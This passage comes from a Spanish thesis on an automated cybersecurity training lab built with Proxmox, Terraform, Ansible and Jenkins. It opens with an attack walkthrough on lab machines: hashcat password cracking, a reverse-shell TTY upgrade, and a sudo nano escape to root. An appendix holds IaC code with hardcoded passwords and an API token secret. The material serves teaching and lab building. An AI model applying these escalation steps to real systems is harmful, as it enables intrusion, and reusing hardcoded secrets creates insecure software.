Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    38258 H/s (0.34ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → lovers1

Started: Sat Jun 22 14:06:24 2024
Stopped: Sat Jun 22 14:07:00 2024
```

Figura 5.27: Éxito Hashcat

Hashcat ha logrado encontrar una coincidencia en el diccionario *rockyou.txt*, siendo la contraseña *password1*, esto quiere decir que solo nos queda intentar acceder al usuario desde la shell reversa que hemos obtenido previamente.

6. **Escalada de privilegios**

Haber obtenido las credenciales del usuario *jgomez* con permisos superusuario, permite avanzar en el ataque a través de la shell reversa, para ello se realizará un cambio de usuario.

```
su jgomez
password1
```

```
www-data@LXC-ub-in-1:/var/www/html$ su jgomez
Password:
jgomez@LXC-ub-in-1:/var/www/html$ whoami
jgomez
jgomez@LXC-ub-in-1:/var/www/html$
```

Figura 5.28: Éxito jgomez

Las credenciales han sido correctas, obteniendo el control del usuario *jgomez*, seguidamente, se verifica que permisos tiene como superusuario este usuario.

```
sudo -l
```

```
jgomez@LXC-ub-in-1:/var/www/html$ sudo -l
Matching Defaults entries for jgomez on LXC-ub-in-1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jgomez may run the following commands on LXC-ub-in-1:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: /usr/bin/nano
jgomez@LXC-ub-in-1:/var/www/html$
```

Figura 5.29: Privilegios jgomez

El usuario posee la capacidad de ejecutar el archivo binario nano sin contraseña. Este privilegio en ficheros binarios se puede explotar para escalar privilegios en la máquina. Consultando en la web [11], podemos averiguar como ser usuario root.

Pero para lograr mantener una sesión estable en la shell, es recomendable realizar un tratamiento de la TTY, es decir, convertir una shell básica en una terminal interactiva completa, permitiendo una interacción más efectiva y controlada con el sistema comprometido. Sin un tratamiento de la tty, seria imposible ejecutar nano de manera efectiva o en un descuido, se podría finalizar la sesión y perder todo lo logrado hasta ahora en el ataque. Para lograr la estabilidad en la shell simplemente se deben introducir una serie de comandos en orden.

a) Iniciar una nueva sesión de bash dentro de una pseudo-terminal (PTY).

```
script /dev/null -c bash
```

b) Suspender la ejecución del proceso actual.

```
cntrl + Z
```

c) Configura la terminal en modo *raw* (sin procesar caractéres) y desactiva el *echo* para no mostrar en el terminal lo que se escriba, y trae el proceso suspendido de vuelta al primer plano.

```
stty raw -echo; fg
```

d) Asegurar que la terminal esté en un estado limpio y funcional, y se comporte como un emulador de terminal xterm.

```
reset
xterm
```

e) Establece en las varaibles de entorno la termianl *xterm* y la shell sea *bash*.

```
export TERM=xterm
export SHELL=bash
```

Teniendo una shell estable, se puede continuar con la escalada de privilegios. La vulnerabilidad para escalar privilegios mediante nano consiste en iniciar, siendo *jgomez* el binario nano.

```
sudo /usr/bin/nano
```

Dentro de nano, ejecutar una combinación de teclas *ctrl + R* y *ctrl + X* las cuales nos mostrará una linea de escritura para introducir comandos en la que insertaremos *reset; sh 1>&0 2>&0* y confirmaremos.

```
^R^X
reset; sh 1>&0 2>&0
```

Figura 5.30: Explotación nano

Figura 5.31: Obtención root

Finalmente se ha conseguido escalar privilegios y ser usuario root en la máquina *LXC-ub-in-1*, obteniendo el control total de la máquina.

El estado final del ataque mostrado en la imagen 5.32 verifica un acceso completo y detallado a la red objetivo. Inicialmente, se descubrieron los dos hosts y sus servicios gracias a un túnel proxy SOCKS creado con chisel en la máquina *LXC-ub-ro-1* y redirigido al servidor en la máquina *QEMU-kali-1* en el puerto escucha 10, utilizando Proxychains4 en el puerto 1080 e IP 127.0.0.1 para explorar la red. Finalmente, se logró acceder a la máquina *LXC-ub-in-1* mediante una shell reversa, gracias a una conexión bidireccional establecida por el servidor socat, redirigiendo la conexión TCP del puerto 1000 de *LXC-ub-ro-1* al puerto 100 de netcat en *QEMU-kali-1*. Dentro de la máquina se logró escalar privilegios con los datos descubiertos en el servidor MySQL junto a la explotación de una vulnerabilidad en los privilegios de un usuario administrador.




Figura 5.32: Estado final ataque

Capítulo 6

Conclusiones

En este capítulo se presentan las conclusiones finales del proyecto, destacando los logros alcanzados, las limitaciones encontradas y los desafíos enfrentados, así como las posibles direcciones para trabajos futuros. Este resumen final tiene como objetivo proporcionar una visión integral de los resultados obtenidos y las lecciones aprendidas durante el desarrollo del proyecto.

1. Logros alcanzados

El objetivo principal de este proyecto era la creación de un entorno de entrenamiento empleando herramientas de IaC y de automatización para desarrollar ejercicios de ciberseguridad. Tras finalizar el proyecto, se puede concluir que se ha cumplido con el trabajo propuesto. Se logró un despliegue totalmente virtualizado en Proxmox y la infraestructura fue completamente automatizada utilizando Jenkins, Terraform y Ansible. Además, se implementó un sistema que permite la destrucción de la infraestructura para poder desplegar diferentes ejercicios de ciberseguridad.

También se creó y probó un ejercicio práctico mediante una simulación real de redes internas empresariales. Este ejercicio implicaba ganar acceso total a una de las máquinas utilizando diversas técnicas de ataque, lo que permitió validar la efectividad del entorno creado. La creación de este ejercicio permitió poner en práctica el proyecto y evaluar su funcionalidad en un contexto realista.

El logro personal ha sido la integración y aplicación práctica de diversas herramientas y conceptos, proporcionando una experiencia valiosa en la creación de entornos automatizados y seguros. Este proyecto no solo ha cumplido con los objetivos planteados, sino que también ha abierto nuevas oportunidades para explorar y mejorar en el ámbito de la ciberseguridad y la automatización. Además, el proceso facilitó el aprendizaje de múltiples herramientas y técnicas en los ámbitos de IaC, automatización y ciberseguridad, consolidando una base sólida para futuros proyectos.

2. Limitaciones y desafíos

Si bien se han logrado los objetivos del proyecto, durante su realización surgieron diversas limitaciones y contratiempos que requirieron tiempo para ser solucionados o para encontrar alternativas.

Comenzamos con el cambio de planes del proyecto en la fase preparatoria, debido a que en un principio el proyecto iba a estar virtualizado en la nube de Azure, pero por temas de permisos con la licencia de estudiante, no era posible conectar Terraform con Azure.

- **Solución**

  Se optó por solicitar a la escuela un entorno de virtualización Proxmox VE, siendo el entorno final que se han logrado los objetivos.

Por otra parte, el API empleado para el despliegue de Terraform con Proxmox, *Telmate*, era incapaz de clonar la máquina Kali Linux.

- **Solución**

  Se optó por buscar otra API y, empleando *BPG*, se pudo solucionar el problema y desplegar el clon de Kali sin inconvenientes.

Por último, hubo una denegación de servicio en el entorno Proxmox VE, lo que hizo imposible acceder y continuar con las pruebas durante varios días, afectando el avance del proyecto.

- **Solución**

  Con la ayuda de los técnicos de la escuela, se pudieron solucionar los problemas, lo que permitió retomar el proyecto con normalidad.

3. Trabajo Futuro

El proyecto está acabado, pero es cierto que se puede mejorar para que brille aun más. El trabajo futuro que se tendría que realizar seria:

- **Sistema de detección de infraestructura existente:** implementar un sistema que, al desplegar, compruebe si ya existe infraestructura creada, evitando duplicaciones y conflictos.
- **Implementación de una VPN:** configurar una VPN para acceder a las máquinas sin necesidad de pasar por el entorno gráfico de Proxmox o por el propio nodo, debido al aislamiento.
- **Mejoras en las medidas de seguridad:** fortalecer las medidas de seguridad de la infraestructura para protegerla contra posibles vulnerabilidades y ataques.
- **Sistema de puntuación o finalización del ejercicio:** desarrollar un sistema de puntuación o criterios de finalización para evaluar el éxito de los objetivos planteados en los ejercicios de entrenamiento.

Bibliografía

[1] Mercado actual. *Comprar discos duros SSD*. URL: https://mercadoactual.es/componentes/discos-ssd?capacidad=80-30720 (visitado 07-2024).

[2] Mercado actual. *Comprar memorias RAM*. URL: https://mercadoactual.es/componentes/memorias-ram?componente-para=pc-servidor&memoria-tamano=16-gb&tipo=ddr4 (visitado 07-2024).

[3] Bilal Ahmad. *What is HashiCorp Configuration Language (HCL)?* URL: https://www.educative.io/answers/what-is-hashicorp-configuration-languagehcl (visitado 07-2024).

[4] Ivan Aracki. *How to setup SSH keys for Jenkins to publish via SSH*. URL: https://stackoverflow.com/questions/37331571/how-to-setup-ssh-keys-for-jenkins-to-publish-via-ssh (visitado 07-2024).

[5] Pavel Boldyrev. *BPG Proxmox Provider*. URL: https://registry.terraform.io/providers/bpg/proxmox/latest/docs (visitado 07-2024).

[6] Pavel Boldyrev. *proxmox_virtual_environment_container*. URL: https://registry.terraform.io/providers/bpg/proxmox/latest/docs/resources/virtual_environment_container (visitado 07-2024).

[7] Pavel Boldyrev. *proxmox_virtual_environment_vm*. URL: https://registry.terraform.io/providers/bpg/proxmox/latest/docs/resources/virtual_environment_vm (visitado 07-2024).

[8] Pavel Boldyrev. *socat GitHub*. URL: https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat (visitado 07-2024).

[9] elpinguinodemario. *Como hacer el tratamiento de la TTY para adquirir una shell totalmente interactiva una vez hayamos obtenido acceso remoto a la máquina objetivo*. URL: https://www.tiktok.com/@elpinguinodemario/video/7243383439284555035 (visitado 07-2024).

[10] Laia Gilibets. *Qué es la metodología Kanban y cómo utilizarla*. URL: https://www.iebschool.com/blog/metodologia-kanban-agile-scrum/ (visitado 07-2024).

[11] GTFOBins. *Escalar privilegios con nano*. URL: https://gtfobins.github.io/gtfobins/nano/#sudo (visitado 07-2024).

[12] hashcat. *Generic hash types*. URL: https://hashcat.net/wiki/doku.php?id=example_hashes (visitado 07-2024).

[13] HashiCorp. *What is Terraform?* URL: https://developer.hashicorp.com/terraform/intro (visitado 07-2024).

[14] Hashicorp. *Install Terraform*. URL: https://developer.hashicorp.com/terraform/tutorials/aws-get-started/install-cli (visitado 07-2024).

[15] Red Hat. *¿Qué es Ansible y cómo funciona?* URL: https://www.redhat.com/es/topics/automation/learning-ansible-tutorial (visitado 07-2024).

[16] Red Hat. *¿Qué es la infraestructura como código (IaC)?* URL: https://www.redhat.com/es/topics/automation/what-is-infrastructure-as-code-iac (visitado 07-2024).

[17] Red Hat. *All Ansible modules.* URL: https://docs.ansible.com/ansible/2.9/modules/list_of_all_modules.html (visitado 07-2024).

[18] Red Hat. *Automatización: ¿qué es y qué ventajas ofrece?* URL: https://www.redhat.com/es/topics/automation (visitado 07-2024).

[19] IBM. *¿Qué es la contenerización?* URL: https://www.ibm.com/es-es/topics/containerization (visitado 07-2024).

[20] Intel. *Procesador Intel® Xeon® Gold 6230 caché de 27,5 M, 2,10 GHz.* URL: https://www.intel.la/content/www/xl/es/products/sku/192437/intel-xeon-gold-6230-processor-27-5m-cache-2-10-ghz/specifications.html (visitado 07-2024).

[21] Jenkins. *Using a Jenkinsfile.* URL: https://www.jenkins.io/doc/book/pipeline/jenkinsfile/ (visitado 07-2024).

[22] jpillora. *chisel GitHub.* URL: https://github.com/jpillora/chisel (visitado 07-2024).

[23] Mantas Levinas. *How To Install Jenkins on Ubuntu 22.04.* URL: https://www.cherryservers.com/blog/how-to-install-jenkins-on-ubuntu-22-04 (visitado 07-2024).

[24] Anthony Liguori. *Logo QEMU.* URL: https://lists.gnu.org/archive/html/qemu-devel/2012-02/msg02865.html (visitado 07-2024).

[25] Juan Antonio González Mena. *¿Qué es el Pivoting?* URL: https://deephacking.tech/que-es-el-pivoting/ (visitado 07-2024).

[26] Juan Antonio González Mena. *Local File Inclusion (LFI) – Pentesting Web.* URL: https://deephacking.tech/local-file-inclusion-lfi-pentesting-web/ (visitado 07-2024).

[27] Juan Antonio González Mena. *Pivoting con Chisel.* URL: https://deephacking.tech/pivoting-con-chisel/ (visitado 07-2024).

[28] Juan Antonio González Mena. *Pivoting con Socat.* URL: https://deephacking.tech/pivoting-con-socat/ (visitado 07-2024).

[29] Sumeet Ninawe. *Terraform with Jenkins – How to Manage Workflows.* URL: https://spacelift.io/blog/terraform-jenkins (visitado 07-2024).

[30] Nislab_. *Deploying your Kali-linux templates with Cloud-init, under Proxmox VE.* URL: https://dev.to/asded_/deploying-your-kali-linux-templates-with-cloud-init-under-proxmox-ve-2ng7 (visitado 07-2024).

[31] Overleaf. *Latex Tutorials.* URL: https://www.overleaf.com/learn/latex/Tutorials (visitado 07-2024).

[32] Palosirkka. *Linux Containers (LXC) logo.* URL: https://commons.wikimedia.org/wiki/File:Linux_Containers_logo.png (visitado 07-2024).

[33] Proxmox. *Network Configuration.* URL: https://pve.proxmox.com/wiki/Network_Configuration (visitado 07-2024).

[34] qawerk. *¿Qué es la vulnerabilidad de Local File Inclusion (LFI)?* URL: https://qawerk.es/blog/que-es-local-file-inclusion-lfi/ (visitado 07-2024).

[35] Luke Reynolds. *How to make iptables persistent after reboot on Linux.* URL: https://linuxconfig.org/how-to-make-iptables-rules-persistent-after-reboot-on-linux (visitado 07-2024).

[36] searslease. *Terraform - Google Logo Background.* URL: https://www.cleanpng.com/png-terraform-hashicorp-microsoft-azure-infrastructure-2641388/ (visitado 07-2024).

[37] Sentrio. *Introducción a Jenkins: ¿qué es, para qué sirve y cómo funciona?* URL: https://sentrio.io/blog/que-es-jenkins/ (visitado 07-2024).

[38] Manish Shivanandhan. *How to Crack Hashes with Hashcat — a Practical Pentesting Guide.* URL: https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/ (visitado 07-2024).

[39] Synacktiv. *php_filter_chain_generator GitHub.* URL: https://github.com/synacktiv/php%5C_filter%5C_chain_generator (visitado 07-2024).

[40] Talent. *Salario medio para Ingeniero Informático Junior en España, 2024.* URL: https://es.talent.com/salary?job=ingeniero+inform%C3%A1tico+junior (visitado 07-2024).

[41] tecnocratica. *Qemu-guest-agent.* URL: https://tecnocratica.net/wikicratica/books/proxmox-ve/page/qemu-guest-agent (visitado 07-2024).

[42] Software Engineer World. *Proxmox Cheatsheet.* URL: https://sweworld.net/cheatsheets/proxmox/ (visitado 07-2024).

[43] Zak. *Why can ansible not connect to MySql?* URL: https://stackoverflow.com/questions/63791797/why-can-ansible-not-connect-to-mysql (visitado 07-2024).

Anexo

1. Código

1.1. GitHub

- https://github.com/fsanjo268/TFG

1.2. Jenkinsfile

```
def remote = [:]
  remote.name = 'tfg2010'
  remote.host = 'virtual.lab.inf.uva.es'
  remote.user = 'ansible'
  remote.port = 20101
  remote.allowAnyHosts = true

pipeline {

    agent any

    stages {
        stage('Clone Git`s repository') {
            steps {
                dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment"){
                    script{
                        if (params.Action == 'apply') {
                            cleanWs()
                            git url: 'https://github.com/fsanjo268/TFG.git', branch: '
    main'
                            sh 'ls -l'
                        }
                    }
                }
            }
        }
         stage('Terraform init') {
            steps {
                dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment/Terraform/${
    params.Exercise}"){
                    sh 'terraform init'
                }
            }
        }
         stage('Terraform code validation') {
```

```
34          steps {
35              dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment/Terraform/${
    params.Exercise}"){
36                  sh 'terraform validate'
37              }
38          }
39      }
40       stage ('Ansible code validation') {
41          steps {
42              dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment/Ansible/"){
43                  sh "ansible-playbook ./Playbooks/${params.Exercise}.yaml --syntax-
    check"
44              }
45          }
46      }
47      stage('Infraestructure plannification ') {
48          steps {
49              dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment/Terraform/${
    params.Exercise}"){
50                   script{
51                      if (params.Action == 'apply') {
52                          sh 'terraform plan -out tfplan'
53                      }
54                   }
55              }
56          }
57      }
58
59      stage('Apply / Destroy') {
60          steps {
61              dir("/var/lib/jenkins/workspace/TFG/Deploy_enviroment/Terraform/${
    params.Exercise}"){
62                  script {
63                      if (params.Action == 'apply') {
64                          sh 'terraform apply -input=false tfplan'
65                      } else if (params.Action == 'destroy') {
66                          sh 'terraform destroy --auto-approve'
67                      }
68                  }
69              }
70          }
71      }
72      stage('Compressing Ansible folder') {
73          when { expression { params.Action == 'apply'}}
74          steps {
75              fileOperations([fileZipOperation(folderPath: 'Ansible',
    outputFolderPath:'')])
76              fileOperations([fileRenameOperation(destination: "${params.
    NameToTransfer}.zip", source: 'Ansible.zip')])
77          }
78      }
79      stage('SSH file transfer to Ansible Node') {
80          when { expression { params.Action == 'apply'}}
81          steps {
82              sshPublisher(publishers: [sshPublisherDesc(configName: 'tfg2010',
```

```
    transfers: [sshTransfer(cleanRemote: false, excludes: '', execCommand: "cd ./${
    params.NameOfTargetFolder} ; ls -l ; unzip -o ${params.NameToTransfer}.zip ; rm ${
    params.NameToTransfer}.zip ; ls -l", execTimeout: 120000, flatten: false,
    makeEmptyDirs: false, noDefaultExcludes: false, patternSeparator: '[, ]+',
    remoteDirectory: "/${params.NameOfTargetFolder}", remoteDirectorySDF: false,
    removePrefix: '', sourceFiles: "${params.NameToTransfer}.zip")],
    usePromotionTimestamp: false, useWorkspaceInPromotion: false, verbose: true)])
            }
        }
        stage('Execute Playbook') {
            when { expression { params.Action == 'apply'}}
            steps{
                retry(4){
                    script{
                        withCredentials([sshUserPrivateKey(credentialsId: 'ssh-Jenkins
    ', keyFileVariable: 'identity',passphraseVariable: '', usernameVariable: 'username')
    ]) {
                            remote.identityFile = identity
                            sshCommand remote: remote, command: "cd ./${params.
    NameOfTargetFolder}/Ansible/ ; ansible-playbook ./Playbooks/${params.Exercise}.yaml"
                        }
                    }
                }
            }
        }

    }
    post {
        success {
            script {
                if (params.Action == 'destroy') {
                    cleanWs()
                }
            }
        }
        failure {
            steps {
                dir("/var/lib/jenkins/workspace/TFG/Despliegue_ejercicios/Terraform/${
    params.Exercise}"){
                    script{
                        if (params.Action == 'apply') {
                            sh 'terraform destroy --auto-approve'
                        }
                    }
                }
            }
        }
    }
}
```

1.3. Terraform

1.3.1. provider.tf

```
provider "proxmox" {
  endpoint = var.pm_api_url
  api_token = "${var.pm_api_token_id}=${var.Proxmox_API_Token_Secret}"
  insecure = var.pm_tls_insecure
}
```

1.3.2. backend.tf

```
terraform {
  required_providers {
    proxmox = {
        source = "bpg/proxmox"
        version = "0.55.1"
    }
  }
}
```

1.3.3. vars.tf

```
variable "Proxmox_API_Token_Secret" {
  type = string
  sensitive = true
}

variable "root-password" {
  type = string
  sensitive = true
}

variable "pm_api_url" {
  default = "https://virtual.lab.inf.uva.es:20102/api2/json"
}

variable "pm_api_token_id" {
  description = "identificador del API Token Promox"
  type = string
  default = "terraformUSR@pam!token_promox_terraform"
}

variable "ssh_key_nodo_ansible" {
  description = "Clave SSH publica del nodo Proxmox ansible a insertar en la maquina
    virtual"
  type = string
  default = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKskyaMLTz3C97I8k1gGQLWu/
    oxrNfBESq241A68GCbN ansible@tfg2010"
}

variable "ssh_key_nodo_root" {
  description = "Clave SSH publica del nodo Proxmox root a insertar en la maquina
    virtual"
```

```
  type = string
  default = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAlGhVOjcg+
    fhOQnF5UXgTfCJr2lTSRdmJO5zeDxcEbR root@tfg2010"
}

variable "pm_node_name" {
  description = "nombre del nodo donde  crear la maquina virtual"
  type = string
  default = "tfg2010"
}

variable "template_name" {
  description = "nombre de la plantilla donde clonar la maquina virtual"
  type = string
  default = "template-Kali"
}

variable "pm_tls_insecure" {
  description = "Set to true to ignore certificate errors"
  type        = bool
  default     = true
}
```

1.3.4. terraform.tfvars

```
Proxmox_API_Token_Secret = "46bff8fd-6d7e-47f8-aaaf-44b11b07898b"

root-password = "Root1Root1"
```

1.3.5. main.tf - modulo 1

```
resource "proxmox_virtual_environment_vm" "VM_Kali_Attacker" {

    name = "QEMU-kali-1"
    node_name = "tfg2010"
    //New VM id to set
    vm_id = 200
    scsi_hardware = "virtio-scsi-single"

    timeout_clone = 4800
    timeout_create = 4800

    agent {
        enabled = true
        timeout = "20m"
    }

    memory {
        dedicated = 8192
    }

    clone {
        datastore_id = "local"
```

```
        retries = 8
        //id from the template
        vm_id = 1000
        full = true
    }

    cpu {
        cores = 4
        sockets = 1
        type = "host"
    }

    disk{
        size= 80
        interface="scsi0"
        datastore_id = "local"
    }

    initialization {
        datastore_id = "local"
        upgrade = true
        dns {
            domain="10.0.0.250"
            servers=["10.0.0.250"]
        }

        user_account{
            keys=[trimspace(var.ssh_key_nodo_root),trimspace(var.ssh_key_nodo_ansible)]
            password=var.root-password
            username = "kali"
        }
        //Node Network
        ip_config {
            ipv4 {
                address = "192.168.1.101/24"
                gateway = "192.168.1.1"
            }
        }
        //Attacker Network
        ip_config {
            ipv4 {
                address = "192.168.2.101/24"
                gateway = "192.168.2.100"
            }
        }
    }

    network_device{
        bridge = "vmbr0"
    }

    network_device{
        bridge = "vmbr0"
    }
}
```

```
78
79 resource "proxmox_virtual_environment_container" "LXC_Ubuntu_Intranet" {
80
81   depends_on = [ proxmox_virtual_environment_vm.VM_Kali_Attacker ]
82
83   count = 2
84   node_name = "tfg2010"
85   vm_id = "30${count.index}"
86   started = true
87   unprivileged = false
88   timeout_create = 3000
89
90   operating_system {
91     template_file_id = "local:vztmpl/ubuntu-22.04-standard_22.04-1_amd64.tar.zst"
92     type = "ubuntu"
93   }
94
95   cpu {
96     cores = 2
97   }
98
99   memory {
100    dedicated = 1024
101  }
102
103  network_interface {
104    name = "eth0"
105    bridge = "vmbr0"
106  }
107
108  network_interface {
109    name = "eth1"
110    bridge = "vmbr0"
111  }
112
113  disk {
114    datastore_id = "local"
115    size = 10
116  }
117
118  initialization {
119
120    dns {
121      domain = "10.0.0.250"
122      servers = ["10.0.0.250"]
123    }
124
125    hostname = "LXC-ub-in-${count.index+1}"
126
127    //Node Network
128    ip_config {
129      ipv4 {
130        address = "192.168.1.10${(count.index+3)-1}/24"
131        gateway = "192.168.1.1"
132      }
```

```
133     }
134
135     //Intranet Network
136     ip_config {
137       ipv4 {
138         address = "192.168.3.10${count.index+1}/24"
139         gateway = "192.168.3.100"
140       }
141     }
142
143     user_account{
144         keys=[trimspace(var.ssh_key_nodo_root),trimspace(var.ssh_key_nodo_ansible)]
145         password=var.root-password
146     }
147   }
148 }
149
150 resource "proxmox_virtual_environment_container" "LXC_Ubuntu_Router" {
151
152   depends_on = [ proxmox_virtual_environment_container.LXC_Ubuntu_Intranet ]
153
154   node_name = "tfg2010"
155   vm_id =100
156   started = true
157   unprivileged = false
158   timeout_create = 3000
159
160   operating_system {
161     template_file_id = "local:vztmpl/ubuntu-22.04-standard_22.04-1_amd64.tar.zst"
162     type = "ubuntu"
163   }
164
165   cpu {
166     cores = 2
167   }
168
169   memory {
170     dedicated = 512
171   }
172
173   network_interface {
174     name = "eth0"
175     bridge = "vmbr0"
176   }
177
178   network_interface {
179     name = "eth1"
180     bridge = "vmbr0"
181   }
182
183   network_interface {
184     name = "eth2"
185     bridge = "vmbr0"
186   }
187
```

```
188
189   disk {
190     datastore_id = "local"
191     size = 10
192   }
193
194   initialization {
195     dns {
196       domain = "10.0.0.250"
197       servers = ["10.0.0.250"]
198     }
199
200     hostname = "LXC-ub-ro-1"
201
202     //Node Network
203     ip_config {
204       ipv4 {
205         address = "192.168.1.100/24"
206         gateway = "192.168.1.1"
207       }
208     }
209
210     //Attacker Network
211     ip_config {
212       ipv4 {
213         address = "192.168.2.100/24"
214       }
215     }
216
217     //Intranet Network
218     ip_config {
219       ipv4 {
220         address = "192.168.3.100/24"
221       }
222     }
223     user_account{
224         keys=[trimspace(var.ssh_key_nodo_root),trimspace(var.ssh_key_nodo_ansible)]
225         password=var.root-password
226     }
227   }
228 }
```

1.4. Ansible

1.4.1. ansible.cnf

```
1 [defaults]
2 inventory=hosts
3 host_key_checking = False
```

1.4.2. hosts

```
[router]
LXC_ub_ro_1 ansible_host=192.168.1.100
[router:vars]
ansible_ssh_user=root

[kali]
QEMU_Kali_1 ansible_host=192.168.1.101
[Kali:vars]
ansible_ssh_user=Kali

[intranet]
LXC_ub_in_1 ansible_host=192.168.1.102
LXC_ub_in_2 ansible_host=192.168.1.103
[intranet:vars]
ansible_ssh_user=root
```

1.4.3. module-1.yaml

```
# Playbook kali

- name: Configuracion de resolv.conf Kali Linux
  hosts: kali
  become: true
  tasks:
    - name: Crear /etc/resolv.conf y agregar nameserver
      copy:
        dest: /etc/resolv.conf
        content: |
          nameserver 10.0.0.250
        owner: root
        group: root
        mode: '0644'

# Playbook router

- name: Configuracion de ip_forward e iptables en Router
  hosts: router
  become: true
  tasks:
    - name: Crear usuario ADMusuario con permisos de sudo
      user:
        name: ADMusuario
        groups: sudo
        append: yes
        state: present
        password: "{{ 'passwd1234' | password_hash('md5') }}"
        shell: /bin/bash

    - name: Habilitar el reenvio de IP en /proc/sys/net/ipv4/ip_forward
      sysctl:
        name: net.ipv4.ip_forward
        value: '1'
```

```
        state: present
        reload: yes

    - name: Asegurarse de que el reenvio de IP sea persistente
      lineinfile:
        dest: /etc/sysctl.conf
        regexp: '^net.ipv4.ip_forward'
        line: 'net.ipv4.ip_forward = 1'
        state: present

    - name: Instalar iptables-persistent
      apt:
        name: iptables-persistent
        state: present

    - name: Permitir trafico en el puerto 22
      iptables:
        table: filter
        chain: INPUT
        protocol: tcp
        destination_port: 22
        jump: ACCEPT

    - name: Agregar regla de iptables de manera persistente
      iptables:
        table: nat
        chain: POSTROUTING
        out_interface: eth0
        jump: MASQUERADE

    - name: Guardar reglas de iptables en /etc/iptables/rules.v4
      become: true
      shell: iptables-save > /etc/iptables/rules.v4

# Playbook intranet mysql

- name: Configurar servidor MySQL e importar archivos SQL
  hosts: LXC-ub-in-2
  become: true
  tasks:
    - name: Instalar servicios
      apt:
        name:
          - git
          - python3-pip
          - iptables-persistent
          - mysql-server
        state: present

    - name: Clone the GitHub repository
      ansible.builtin.git:
        repo: https://github.com/fsanjo268/TFG.git
        dest: /srv/files
      register: git_result
      until: git_result is succeeded
```

```
90      retries: 5
91      delay: 3
92
93    - name: Instalar PyMySQL
94      pip:
95        name: PyMySQL
96
97    - name: Configurar interprete de Python para Ansible
98      set_fact:
99        ansible_python_interpreter: /usr/bin/python3
100
101   - name: Permitir trafico en el puerto 3306
102     iptables:
103       table: filter
104       chain: INPUT
105       protocol: tcp
106       destination_port: 3306
107       jump: ACCEPT
108
109   - name: Permitir trafico en el puerto 22
110     iptables:
111       table: filter
112       chain: INPUT
113       protocol: tcp
114       destination_port: 22
115       jump: ACCEPT
116
117   - name: Guardar reglas de iptables en /etc/iptables/rules.v4
118     become: true
119     shell: iptables-save > /etc/iptables/rules.v4
120
121   - name: Configurar MySQL para aceptar conexiones remotas
122     ansible.builtin.lineinfile:
123       path: /etc/mysql/mysql.conf.d/mysqld.cnf
124       regexp: '^bind-address'
